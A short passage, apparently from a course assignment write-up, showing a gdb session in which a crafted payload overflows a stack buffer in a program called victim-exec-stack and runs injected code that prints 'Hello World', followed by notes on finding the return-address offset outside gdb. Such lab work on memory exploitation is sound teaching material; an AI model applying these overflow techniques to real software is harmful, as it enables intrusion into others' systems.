Reading symbols from ./victim-exec-stack...
(No debugging symbols found in ./victim-exec-stack)
(gdb) run < payload
Starting program: /home/herschelle/Desktop/A2/victim-exec-stack < payload
Enter text for name:
content of buffer: ������������������
                                    Hello WorldH1��H1�f��H�6����H1�H��
                                                                      H1��xH1�
Hello World[Inferior 1 (process 557100) exited normally]
(gdb)
```

ASSUMPTIONS: This payload was designed to work in gdb mode where environment variables do not come between the stack and the base pointer/instruction pointer registers. If we want to run them outside gdb then we would need to find the offset of rip some other way (trial error or by checking memory).